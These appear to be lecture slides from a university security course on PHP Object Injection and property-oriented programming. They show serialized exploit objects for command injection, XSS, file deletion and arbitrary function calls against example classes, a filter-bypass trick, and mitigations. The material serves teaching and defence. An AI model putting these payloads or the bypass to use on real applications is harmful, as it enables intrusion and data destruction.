Property Oriented Programming (POP)

Sooel Son

CS447

Background: PHP OOP

- Class: Enclose the definitions of the properties and methods belonging to the class

```
<?PHP
  class TestClass {
    public $property_a = ”CS492”;
    private $property_b = 2022;

    public function displayVar() {
        echo $this->property_a;
    }
  }
```

- Property: Class variable with visibility
  - public, protected, private
- Member: Function to define operations.

KAIST

Constructor & Destructor

- PHP allows a class to define constructor and destructor

```
class TestClass {
  function __construct() {
      print "In constructor\n";
  }
  function __destruct() {
      print "Destroying " . __CLASS__ . "\n";
} }
$obj = new TestClass();
```

- Constructor: automatically called when a class instance is created
- Destructor: automatically called when a class instance is deleted

Magic Method

- Special member methods that override PHP's default actions when certain actions are performed on an object
  - __construct, __destruct, __call, __get, __set, __isset, __sleep
  - __wakeup, __serialize, __unserialize, __invoke, __toString
  - e.g. __destruct is called when an object is deleted
  - e.g. __call is triggered when invoking an inaccessible method
  - e.g. __toString is triggered when the object is treated as string (echo $obj;)

Magic Method Example

```
class TestClass {
    private _value = "TestClass";
    function __destruct() {
        print "Destroying " . __CLASS__ . "\n";
    }
    function __call($name, $argument) {
         echo "Calling method {$name} ” . implode(",”, $argument)
    }
    function __toString() {
        return $this->_value;
    }
}

 $obj = new TestClass();
 $obj->nonExistingMember(1, 2, 3);
  echo $obj;
```

PHP Serialize and Deserialize

- serialize(mixed $value): string
  - Generate a storable representation of a value
  - Support serializing PHP objects, array values, and so on
- unserialize(string $data, array $options = []): mixed
  - Create a PHP value from a stored representation

- Developers need a way of serializing a class instance
  - Sending a class instance over network
  - Storing a class instance in a file
  - Getting an object instance from other applications

KAIST

PHP Serialize and Deserialize

```
class Student {
    public $name;
    protected $age;
    static $class;

    public function __construct() {
        $this->name = ”Sooel Son";
        $this->age = 26;
        Student::$class = "A";
    }
}
$st = new Student();
$serialized = serialize($st);
echo $serialized; // O:7:"Student":2:{s:4:"name";s:9:"Sooel Son";s:6:"*age";i:26;}

file_put_contents("se.text”, $serialized);
```

PHP Serialize and Deserialize

```
…
$serialized = file_get_contents("se.text”);

echo $serialized; // O:7:"Student":2:{s:4:"name";s:9:"Sooel Son";s:6:"*age";i:26;}

$unserialized_st = unserialize($serialized);

echo $unserialized_st->$name; // "Sooel Son”

// Now $unserialized_st holds a Student class instance
```

PHP Object Injection (POI) Vulnerability

- A POI vulnerability allows the attacker to inject a serialized string.
- When this string deserialized into a class object, the attacker is able to introduce a class object in run-time.
- What if this object allows various attacks?
  - Cross-site scripting
  - SQL injection
  - Local file inclusion
  - Shell code injection
  - Create/delete files
  - Execution of existing code

KAIST

POI Example

```
…
class Logger {
  public function __destruct() {
    $this->log->close();
  }
}
class TempFile {
  public function close() {
    // target sink function
    unlink($this->filename);
  }
}
…
$class_instance = unserialize($_GET['data']);
```

POI Example

```
…
class Logger {
  public function __destruct() {
    $this->log->close();
  }
}
class TempFile {
  public function close() {
    // target sink function
    unlink($this->filename);
  }
}
…
$class_instance = unserialize($_GET['data']);
```

```
Logger:class_object {
  log: TempFile:class_object {
    filename: "/var/www/html/.htaccess"
  }
}
```

```
O:6:"Logger":1:{s:3:"log";O:8:"TempFile":1:
{s:8:"filename";s:27:"/var/www/html/file.to
delete";}}
```

POI Example

```
…
class Logger {
  public function __destruct() {
    $this->log->close();
  }
}
class TempFile {
  public function close() {
    // target sink function
    unlink($this->filename);
  }
}
…
$class_instance = unserialize($_GET['data']);
```

2. TempFile::close called!

3. Delete given filename!

1. Object destroyed!

```
Logger:class_object {
  log: TempFile:class_object {
    filename: "/var/www/html/.htaccess"
  }
}
```

POI Example

```
…
class Logger {
  public function __destruct() {
    $this->log->close();
  }
}
class TempFile {
  public function close() {
    // target sink function
    unlink($this->filename);
  }
}
…
$
```

2. TempFile::close called!

3. Delete given filename!

1. Object destroyed!

```
Logger:class_object {
  log: TempFile:class_object {
    filename: "/var/www/html/.htaccess"
  }
}
```

We did not inject any new code!
We assemble existing code in a target application!

Let's Model Exploit Object: Chain & Gadget


Vulnerable app

```
class Logger {
  public function __destruct() {
    $this->log->close();
  }
}
class TempFile {
  public function close() {
    // target sink function
    unlink($this->filename);
  }
}
…
$class_instance =
unserialize($_GET['data']);
```

Exploit Object (Exploit)

```
Logger:class_object {
  log: TempFile:class_object {
    filename:
"/var/www/html/.htaccess"
  }
}
```

POP Chain: Stacktrace to invoke a target sink function



POI Example

```
…
class Logger {
  public function __destruct() {
    $this->log->close();
  }
}
class TempFile {
  public function close() {
    // target sink function
    unlink($this->filename);
  }
}
…
$class_instance = unserialize($_GET['data']);
```

```
Logger:class_object {
  log: TempFile:class_object {
    filename: "/var/www/html/.htaccess"
  }
}
```

```
O:6:"Logger":1:{s:3:"log";O:8:"TempFile":1:
{s:8:"filename";s:27:"/var/www/html/file.to
delete";}}
```

How to Create Exploits?

- Step1: Find out your target sink to exploit.
- Step2: Find out an available magic method.
- Step 3: Find out a POP chain from the magic method to the sink.
- Step 4: Compose an object exploit that invokes all methods in the POP chain.
- Step 5: Adjust fields in this exploit object to provide a payload to the sink.

KAIST

Case #1: Shell Code Injection

```
class ServerStatus {
  public $status;
  public function __toString() {
    return $this->status->ping();
}. }
class Status {
  public $target;
  public function __construct ($ip)
    $this->target = $ip;
  }
  public function ping() {
   $return = exec(
       "/bin/ping –c 2 " . $this->target);
}. }
…
$exploit_obj = unserialize($_GET['data']);
echo $exploit_obj;
```

1. Find sink

2. Find magic method

4. Generate object

```
Exploit Object (Exploit)
Server_status:class_object {
  status: Status:class_object {
    target: ”; ls”
  }
}
```

```
O:12:"ServerStatus":1:{s:6:"status";O:6:"St
atus":1:{s:6:"target";s:13:"127.0.0.1; ls";}}
```

POP Chain

ServerStatus::__toString

⇩

Status::ping

Case #2: Reflected XSS

```
class ServerStatus {
  public $status;
  public function __destruct() {
    return $this->status->report();
} }
class Status {
  public $target;
  public function __construct ($ip
    $this->target = $ip;
  }
  public function report() {
    echo ”Cur status: {$this->target}”; …
} }

$exploit_obj = unserialize($_GET[’data’]);
```

1. Find sink

2. Find magic method

4. Generate object

Exploit Object (Exploit)

```
Server_status:class_object {
  status: Status:class_object {
    target:
”<script>alert(1)</script>”
} }
```

```
O:12:"ServerStatus":1:{s:6:"status";O:6:"St
atus":1:{s:6:"target";s:25:"<script>alert1</s
cript>";}}
```


ServerStatus::__destruct

⇩

Status::report


Case #3: Unlink

```php
<?php
class Logger {
  public function __destruct() { // Magic method
    if ($this->logtype === "TEMPORARY") {
      $this->log->clear();
    } else {
      $this->log->save();
} } }
class Stream {
  public function clear()
    $this->close();
  }
  public function close() {
    $this->handle->close();
} }
class TempFile extends Stream {
  public function save() {
    $tmpfile = tempnam("/tmp", "XYZ_");
    $data = file_get_contents($this->filename);
    file_put_contents($tmpfile, $data); // Sink
  }
  public function close() {
    unlink($this->filename); // Sink
} }
$data = unserialize($_COOKIE['data']); // POI bu
```



(a) A POP chain triggering unlink

Unserialized Object




```
O:6:"Logger":2:{
 s:7:"logtype";s:9:"TEMPORARY";
 s:3:"log";O:8:"TempFile":1:{
  s:8:"filename";s:9:"FILE_PATH";}}
```

Case #4: Execution of Existing Functions

```
…
class Logger {
  public function __destruct() {
    $this->log->close();
  }
}
class TempFile {
  public function close() {
    // target sink function
    call_user_func($this->target
                        $this->args);
  }
}
…
$class_instance = unserialize($_GET['data']);
```

```
Logger:class_object {
  log: TempFile:class_object {
    filename: "sensitive_func"
    args: array(11,12)
} }
```

```
O:6:"Logger":1:{s:3:"log";O:8:"TempFile":2
:{s:6:"target";s:14:"sensitive_func";s:4:"arg
s";a:2:{i:0;i:11;i:1;i:12;}}}
```

How to Make a Serialized String?

```
Logger:class_object {
  log: TempFile:class_object {
    filename: ”sensitive_func”
    args: array(11,12)
} }
```

O:6:"Logger":1:{s:3:"log";O:8:"TempFile":2:{s:6:"target";s:14:"sensitive_func";s:4:"args";a:2:{i:0;i:11;i:1;i:12;}}}

How to Make a Serialized String?

```php
class Logger {
 public $log;
}

class TempFile
{
 public $target;
 public $args;
}

$obj = new Logger();
$obj->log = new TempFile();
$obj->log->target = "sensitive_func";
$obj->log->args = array(11, 12);

echo serialize($obj);
```

```
O:6:"Logger":1:{s:3:"log";O:8:"TempFile":2:{s:6:"target"
;s:14:"sensitive_func";s:4:"args";a:2:{i:0;i:11;i:1;i:12;}}}
```

KAIST

Questions


- Why does a POP chain start with a magic method?
- Do POP chains use only existing caller-callee relationships?
- Does the attacker need to program a working exploit?
  - If so, what is the programming block?

Property-Oriented Programming

- Compose an object that enables to invoke a series of gadgets in a target application
- Make the properties of this object to have appropriate values (e.g. string, numbers, objects, and so on)
- How hard can it be?

KAIST

Difficulties of POP



Difficulties of POP

- Too many gadgets to assemble

PHP Version	Application	CVE Number	Deserialization Function	Version	LOC*	# of Gadgets
PHP 5.4	A1. Contao CMS	CVE-2014-1860	unserialize	3.2.4	178,872	38,799
	A2. Piwik	CVE-2009-4137	unserialize	0.4.5	175,322	11,397
	A3. GLPI	CVE-2013-2225	unserialize	0.83.9	351,339	37,867
	A4. Joomla	CVE-2013-1453	unserialize	3.0.2	284,441	6,324
	A5. CubeCart	CVE-2013-1465	unserialize	5.2.0	121,666	2,468
	A6. CMS Made Simple	CVE-2014-0334	unserialize	1.11.9	265,441	5,928
	A7. Open Web Analytics	CVE-2013-2294	unserialize	1.5.6	80,810	3,334
	A8. Vanilla Forums	CVE-2013-3528	unserialize	2.0.18.5	123,504	4,759
	A9. SwiftMailer 5.0.1	inject	unserialize	5.0.1	79,998	2,164
	A10. SwiftMailer 5.1.0	inject	unserialize	5.1.0	82,875	2,174
	A11. Smarty	inject	unserialize	3.1.28	32,207	1,276
	A12. ZendFramework	inject	unserialize	1.12.20	49,6110	51,470
PHP 5.6	A13. PHPExcel 1.8.1 (w/ WordPress)	CVE-2018-20148	file_exists	1.8.1 (5.0)	476,487	9,429
	A14. PHPExcel 1.8.2 (w/ WordPress)	CVE-2018-20148	file_exists	1.8.2 (5.0)	475,041	9,465
	A15. Dompdf (w/ WordPress)	CVE-2018-20148	file_exists	0.8.0 (5.0)	412,312	10,489
	A16. Guzzle (w/ WordPress)	CVE-2018-20148	file_exists	6.0.0 (5.0)	371,193	6,883
	A17. WooCommerce 2.6.0 (w/ WordPress)	CVE-2018-20148	file_exists	2.6.0 (5.0)	505,124	11,184
	A18. WooCommerce 3.4.0 (w/ WordPress)	Feb, 2019 [64]	is_file	3.4.0 (5.0)	557,786	17,224
	A19. Emailsubscribers (w/ WordPress)	CVE-2018-20148	file_exists	4.4.0 (5.0)	386,440	7,192
	A20. EverestForms (w/ WordPress)	CVE-2018-20148	file_exists	1.6.6 (5.0)	385,453	7,298
PHP 7.2	A21. TCPDF	inject	unserialize	6.3.2	73,582	1,118
	A22. Drupal7	CVE-2019-6339	is_dir	7.78	55,208	4,504
	A23. SwiftMailer 5.4.12	inject	unserialize	5.4.12	44,203	2,262
	A24. SwiftMailer 6.0.0	inject	unserialize	6.0.0	64,313	2,618
	A25. Monolog 1.7.0	inject	unserialize	1.7.0	12,636	908
	A26. Monolog 1.18.0	inject	unserialize	1.18.0	20,197	1,393
	A27. Monolog 2.0.0	inject	unserialize	2.0.0	13,738	1,944
	A28. Laminas	inject	unserialize	2.11.2	47,863	9,713
	A29. Yii	inject	unserialize	1.1.20	794,348	10,963

* Including only PHP Files

KAIST

Other Unserilaize Sinks to Exploit

- Other unserialize sinks
  - file_exists, file_get_contents, is_dir, readfile, file_put_contents
  - is_file, rename, fopen, …

```
…
$file_name = $_GET['filename'];
if (file_exists($file_name)) {
  …
}
```

phar://…/target_place/uploaded

- PHAR file
  - A collection of PHP files
  - Consists of Stub, **Manifest**, File contents, and Signature(Optional)
  - This Manifest can contain the serialized string of a POP exploit object

Mitigation for POI Attacks

- Sanitize user input
  - Hard to define checks to prevent POI attacks.
- Use **json_decode** instead of **unserialize**
- Whitelist/Blacklist classes to deserialize

```
unserialize(string $data, array $options = []): mixed
```

options

Any options to be provided to **unserialize()**, as an associative array.

Valid options

Name	Type	Description
allowed_classes	mixed	Either an array of class names which should be accepted, **false** to accept no classes, or **true** to accept all classes. If this option is defined and **unserialize()** encounters an object of a class that isn't to be accepted, then the object will be instantiated as **__PHP_Incomplete_Class** instead. Omitting this option is the same as defining it as **true**: PHP will attempt to instantiate objects of any class.

Bypass Sanitization

- Sanitize user input
  - Hard to define checks to prevent POI attacks.

```
…
$inputstring = $_GET['data'];

if ( str_contains($inputstring, "cat") ) die;

$class_instance = unserialize($inputstring);
```

Exploit Object (Exploit)

```
Server_status:class_object {
  status: Status:class_object
{
    target: "; cat flag.txt"
  }
}
```

O:12:"ServerStatus":1:{s:6:"status";O:6:"Status":1:{s:6:"target";s:14:"; cat flag.txt";}}

O:12:"ServerStatus":1:{s:6:"status";O:6:"Status":1:{s:6:"target";S:14:"; \63\61\74 flag.txt";}}

KAIST

Summary

- We have learned POI attacks and POP
  - POP Gadgets
  - POP Chains
  - Payload generation
- POI attacks exploit existing POP gadgets, not introducing new code.
- Mitigation
  - Sanitize user input!
  - Use json_decode!
  - Whitelist/Blacklist classes to deserialize!

KAIST